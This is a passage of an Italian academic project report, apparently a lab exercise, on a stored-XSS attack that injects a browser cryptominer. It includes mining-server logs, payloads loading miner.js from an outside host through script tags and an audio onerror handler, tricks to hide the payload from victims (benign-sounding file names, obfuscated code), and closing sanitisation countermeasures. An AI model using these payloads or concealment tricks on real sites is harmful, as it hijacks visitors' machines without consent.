[1/7/2025 11:51:02 AM] heartbeat; connections client/pool: 1/1; jobqueue: 0.0k; speed: 0.2kH/s
[1/7/2025 11:51:12 AM] heartbeat; connections client/pool: 1/1; jobqueue: 0.0k; speed: 0.2kH/s
[1/7/2025 11:51:22 AM] heartbeat; connections client/pool: 1/1; jobqueue: 0.0k; speed: 0.2kH/s
[1/7/2025 11:51:32 AM] heartbeat; connections client/pool: 1/1; jobqueue: 0.0k; speed: 0.2kH/s
[1/7/2025 11:51:42 AM] heartbeat; connections client/pool: 1/1; jobqueue: 0.0k; speed: 0.2kH/s
[1/7/2025 11:51:52 AM] heartbeat; connections client/pool: 1/1; jobqueue: 0.0k; speed: 0.1kH/s
Currently using 1 MB (1 clients).
Sending job to 1 client(s)!
10392a3c-63c6-4bd3-8045-dab89c370942: got job from pool (cn-half, v2)

```

Figure 4.10: Log del server durante il mining con un singolo client.

4.4.2 Log con Due Client

La Figura seguente mostra i log del server con due client connessi. Il server gestisce simultaneamente più connessioni, assegna i job e verifica gli hash calcolati.

```

Connecting: 192.168.1.9
6e6f3021-0ea6-47da-a184-a68998f0da58: connected with ip 192.168.1.9
6e6f3021-0ea6-47da-a184-a68998f0da58: handshake - moneroocean.stream, 422QQNhn...
6e6f3021-0ea6-47da-a184-a68998f0da58: reusing pool connection
6e6f3021-0ea6-47da-a184-a68998f0da58: got job from pool (cn-half, v2)
[1/7/2025 11:55:12 AM] heartbeat; connections client/pool: 2/1; jobqueue: 0.0k; sp
6e6f3021-0ea6-47da-a184-a68998f0da58: reports solved hash
6e6f3021-0ea6-47da-a184-a68998f0da58: got hash-checked
6e6f3021-0ea6-47da-a184-a68998f0da58: solved job
[1/7/2025 11:55:22 AM] heartbeat; connections client/pool: 2/1; jobqueue: 0.0k; sp
[1/7/2025 11:55:32 AM] heartbeat; connections client/pool: 2/1; jobqueue: 0.0k; sp

```

Figure 4.11: Log del server durante il mining con due client connessi.

4.4.3 Statistiche del Pool MoneroOcean

La Figura seguente mostra i dati del pool MoneroOcean relativi alle prestazioni del sistema. È possibile osservare il tasso di hash (hashrate) e il numero di worker attivi. Questi dati confermano il corretto funzionamento del mining.




Figure 4.12: Statistiche del pool MoneroOcean relative al mining.

CHAPTER 5

Tecniche di attacco

Chiariti i componenti di attacco e di difesa, procederemo ad analizzare delle tecniche di attacco sfruttando le debolezze del server che ospita l'applicazione.

5.1 Inserimento commento malevolo

La pagina appare così:



XSStortion

Inserisci un commento

Nome:

Commento:

Invia Commento

Si creerà quindi una nuova entry nel database contenente il commento inserito. Inizialmente il database era simulato direttamente all'interno del backend con un vettore, e il primo script malevolo inserito era un semplice alert:

```
<script>alert('Attacco XSS!')</script>
```

Per poi inserire uno script che facesse eseguire del codice JavaScript situato in un altro server:

```
<script src="http://192.168.1.9:8000/miner.js"></script>
```

Stiamo infatti facendo l'ipotesi che il nodo "broker" contenente lo script malevolo sia situato sulla stessa rete della vittima, ma lo rimanda ad un altro nodo collocato su un altro server. Questo nodo è importante poiché è quello che riceve i job da eseguire dal backend e li farà eseguire direttamente sulla macchina della vittima.

5.2 Altri tag

Successivamente all'integrazione con il database inserire solamente il codice all'interno di un tag `<script>` non sembrava più essere una soluzione: questo probabilmente perché nella versione senza il database la pagina HTML veniva generata dal server e inviata come parte della risposta HTTP; nella nuova versione la pagina inizialmente è vuota, e c'è una fetch che recupera i commenti e li aggiunge tramite il costrutto `innerHTML`, il quale ha una protezione specifica del browser che impedisce l'esecuzione diretta dei tag `<script>`.

Siamo riusciti ad aggirare questo problematica inserendo come testo in input tipologie diverse di tag HTML, in particolare:

- `` che permette la visualizzazione di un'immagine;
- `<video>` che permette la visualizzazione di un video;
- `<audio>` che permette la riproduzione di una traccia audio;
- `<object>` che permette di incorporare un contenuto generico.

Perché si è scelto di utilizzare questi tag? Abbiamo sfruttato l'attributo **onerror** in HTML, che è un gestore di eventi che si attiva quando si verifica un errore durante il caricamento di un elemento HTML. Inserendo appositamente file non presenti all'interno della pagina web riusciamo a far eseguire uno script malevolo, andando però a creare un nuovo elemento <script> nella pagina che può essere usato per caricare ed eseguire uno script JavaScript, a differenza della soluzione precedente in cui si inseriva lo script direttamente all'interno dei tag <script>. Il vantaggio principale è ovviamente il fatto che gli script non vengono visualizzati quando l'utente fa il rendering della pagina, e se si inserisce prima un commento "normale" possiamo far visualizzare quello e ad utente poco attento passerà completamente inosservato.

Facciamo una prova inserendo questo commento:

Sss...

XSStortion

Inserisci un commento

Nome:

Giacomo

Commento:

```
Ciao!

```

Invia Commento

Visualizza Commenti

All'utente verrà mostrato questo:

The screenshot shows a web page titled "Commenti". A specific comment is highlighted with a blue border. The comment is from "Giacomo" on "11/01/2025, 19:55:18" and contains the text "Ciao" followed by a small image icon. Below the comment, there is a link "Torna alla home".

Ma inconsapevolmente verrà eseguito il codice inserito:

A screenshot of browser developer tools showing the injected script code. The code is as follows:

```
Elemento script creato: <script></script>
> |
```

comments.html:38

Il tag scelto per l'inserimento dello script malevolo è quello relativo all'audio date le problematiche relative alle altre opzioni, nonostante funzionino tutti dal punto di vista dell'esecuzione:

- Inserendo un'immagine, se questa non è presente l'utente visualizza un punto interrogativo all'interno del commento e potrebbe sospettare che qualcosa non sia corretto;
- Inserendo invece un video appare uno spazio bianco vuoto grande.

Commenti

Giacomo 11/01/2025, 19:55:18

Ciao 

Luigi 11/01/2025, 20:01:08

Buonasera!

[Torna alla home](#)

Figure 5.1: Il primo commento è relativo all'immagine non presente, il secondo al video

Audio e object invece non lasciano tracce, si è quindi scelta la prima soluzione.

Figure 5.2: Stato attuale del database

5.3 Offuscamento

Nonostante lo script esegua correttamente, abbiamo però ovviamente il problema che il codice è in chiaro se si ispeziona la pagina:

```
<!DOCTYPE html>
<html lang="it">
  > <head> ...
  > </head>
  > <body> ...
    >   <h1>Commenti</h1>
    >   <div id="comments-container"> ...
      >     <ul class="comment-list">
        ...       >       <li> == $0
          >         <strong> ...
            " Ciao "
            
          >       </li>
        >     </ul>
      >   </div>
      >   <p> ...
      >   <script> ...
        </body>
      > </html>
```

Poiché alla base di quest'attacco c'è il fatto che la pagina HTML venga costruita dinamicamente non possiamo nascondere il codice quando viene ispezionato. Abbiamo trovato però alcuni modi per aggirare questa problematica, ingannando l'utente:

Utilizzo di un nome fasullo

Lo script normale risulterebbe una cosa del genere:

```
<audio src=x onerror="document.body.appendChild(document.createElement('script')).src='http://192.168.0.144:8000/miner.js' ...
">
```

Il quale, se visto, ovviamente allarmerebbe visto il nome del file di certo non ispira fiducia. Una semplice soluzione apportata è quella di **cambiare il nome dello script**; per esempio, poiché il codice che esegue l'errore è relativo a un tag audio, lo script viene modificato facendo sembrare che si stia facendo eseguire un codice che gestisce un errore relativo all'audio:

```
<audio src=x onerror="document.body.appendChild(document.createElement('script')).src='http://192.168.0.144:8000/audio_error_handler.js'">
```

JavaScript Obfuscator

C'è però un problema: potremmo trovarci in una situazione in cui, ispezionando la pagina, sia presente e ispezionabile il file che abbiamo incluso. Vedendone il codice, ovviamente, si potrebbe capire che è malevolo. Una soluzione per rimediare a questo problema è **JavaScript Obfuscator**: è uno strumento che modifica codice JavaScript rendendolo difficile da leggere e comprendere, proteggendo il codice da accessi non autorizzati rinominando variabili e funzioni con nomi incomprensibili e applicando trasformazioni sulla struttura del codice, ne altera la leggibilità senza modificare la funzionalità.






Figure 5.3: Ci sono varie opzioni, per esempio inserire le stringhe da utilizzare in vettori a cui vi si accede dopo, codificare il nome di variabili in esadecimale e decodificarle in seguito, ecc...

Notiamo quindi che il codice che verrà visualizzato dall'utente sarà il seguente:



```

Page  Workspace >> comments.html styles.css audio_error_handler.js generic_error_handler.js
  ▾ top
    ▾ localhost:3000
      ▾ comments.html
        ▾ styles.css
    ▾ 192.168.0.144:8000
      ▾ audio_error_handler.js
      ▾ generic_error_handler.js
    ▾ Selenium IDE
    ▾ wasm
  ▾ 893d5cf4-1fcf-401c-9894...
  ▾ 3032cbf3-d83f-43af-ab36...
  ▾ 028721f0-67c5-4dbe-bba...
  ▾ 055301c7-94e2-4d4b-8c8...
  ▾ 59279a74-3980-437b-84...
  ▾ 547573af-805b-4e6b-8d3...
  ▾ a0c475c0-c9f1-4458-a6fb...
  ▾ a3178b8a-6b86-442c-ac8...

```

```

1 const _0x140776 = _0x3db8
- , _0x55fc0e = _0x1d9d;
- function _0x9e0a() {
-   const _0x2016db = ['pop', 'ndy4mZqYmdbjq0P0vfq', '3rXDCGF', '9581310GTqJpq', 'Total\x20hashes\x20calculated:\x20'];
-   _0x9e0a = function() {
-     return _0x2016db;
-   }
- ;
-   return _0x9e0a();
- }
- function _0x42a9(_0x47963f, _0xb64ab6) {
-   const _0x9e0a1a = _0x9e0a();
-   return _0x42a9 = function(_0x1d9d96, _0x4fc7d8) {
-     _0x1d9d96 = _0x1d9d96 - 0x170;
-     let _0x45f1c2 = _0x9e0a1a[_0x1d9d96];
-     if (_0x42a9['YadebB'] === undefined) {
-       var _0xdfff985 = function(_0x42a9ee) {
-         const _0x1c8e4a = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZJKLMNOPQRSTUVWXYZ0123456789+=';
-         let _0x279fbf = '';
-         _0x15e4b9 = '';
-         for (let _0x3a3a64 = 0x0, _0x2065ef, _0x45cdb9, _0x42a9ee['charAt'](_0x3a3a64 % 0x4) ? _0x279fbf += String['fromCharCode'](0xff & _0x2065ef >> (-0x2 * _0x3a3a64 & 0);
-           _0x45cdb9 = _0x1c8e4a['indexOf'](_0x45cdb9);
-         }
-         for (let _0x369f63 = 0x0, _0x50648d = _0x279fbf['length']; _0x369f63 < _0x50648d; _0x369f63++) {
-           _0x15e4b9 += '%! + ('00' + _0x279fbf['charCodeAt'](_0x369f63)['toString'](0x10))['slice'](-0x2);
-         }
-         return decodeURIComponent(_0x15e4b9);
-       };
-       _0x42a9['PjrtKn'] = _0xdfff985,
-       _0x47963f = arguments,
-       _0x42a9['YadebB'] = !![];
-     }
-     const _0x58160a = _0x9e0a1a[0x0]
-     , _0x195f9f = _0x1d9d96 + _0x58160a
-     , _0x471955 = _0x47963f[_0x195f9f];
-   }

```

Chiaramente è alquanto illegibile.

5.4 Contromisure

La vulnerabilità principale è relativa a come la pagina HTML viene creata:

```

<script>
fetch('/get-comments')
.then(response => response.json())
.then(comments => {
  let html = '<ul class="comment-list">';
  comments.forEach(comment => {
    // funzione per la data
    const formattedTimestamp = new Date(comment.timestamp).toLocaleString('it-IT', {
      hour: '2-digit',
      minute: '2-digit',
      second: '2-digit',
      day: '2-digit',
      month: '2-digit',
      year: 'numeric'
    });
    // costruiamo l'HTML in modo non sicuro
    html += '<li><strong>${comment.utente} <small>${formattedTimestamp}</small></strong> ${comment.commento}</li>';
  });
  html += '</ul>';
  // inseriamo l'HTML non sanitizzato nel DOM
  document.getElementById('comments-container').innerHTML = html;
})
.catch(err => console.error('Errore nel recuperare i commenti:', err));
</script>

```

La sezione HTML dei commenti viene costruita come stringa, ma gli input non vengono sanificati, permettendo agli script che appaiono sulla pagina di essere eseguiti. L'esecuzione viene effettuata a causa dei caratteri speciali < e >, quindi

potremmo pensare ad una funzione che sanifichi l'input andando sostituire i caratteri speciali:

```
function escapeHTML(str) {
    return str.replace(/&/g, "&amp;")
        .replace(/</g, "&lt;")
        .replace(/>/g, "&gt;")
        .replace(/"/g, "&quot;");
}

html += `<li><strong>${escapeHTML(comment.utente)} <small>${formattedTimestamp}</small></strong> ${escapeHTML(commento)}</li>`;
```

Ci sono molte librerie che possono svolgere questo lavoro per noi, come **sanitize-html** che è uno strumento Node.js per pulire le stringhe HTML rimuovendo tag e attributi non consentiti:

```
app.post('/submit-comment', async (req, res) => {
    // Sanificiamo i dati in ingresso
    const utente = sanitizeHtml(req.body.user, {
        allowedTags: [], // Nessun tag consentito per l'utente
        allowedAttributes: {}
    });
    const commento = sanitizeHtml(req.body.text, {
        allowedTags: ['b', 'i', 'em', 'strong', 'u'], // Consenti solo tag sicuri
        allowedAttributes: {} // Nessun attributo consentito
    });

    try {
        await knex('posts').insert({ utente: utente, commento: commento });
        res.redirect('/comments.html');
    } catch (err) {
        console.error('Errore nell\'inserire il commento:', err);
        res.status(500).send('Errore nel server');
    }
});
```

Figure 5.4: Dopo l'esecuzione, lo script malevolo verrà rimosso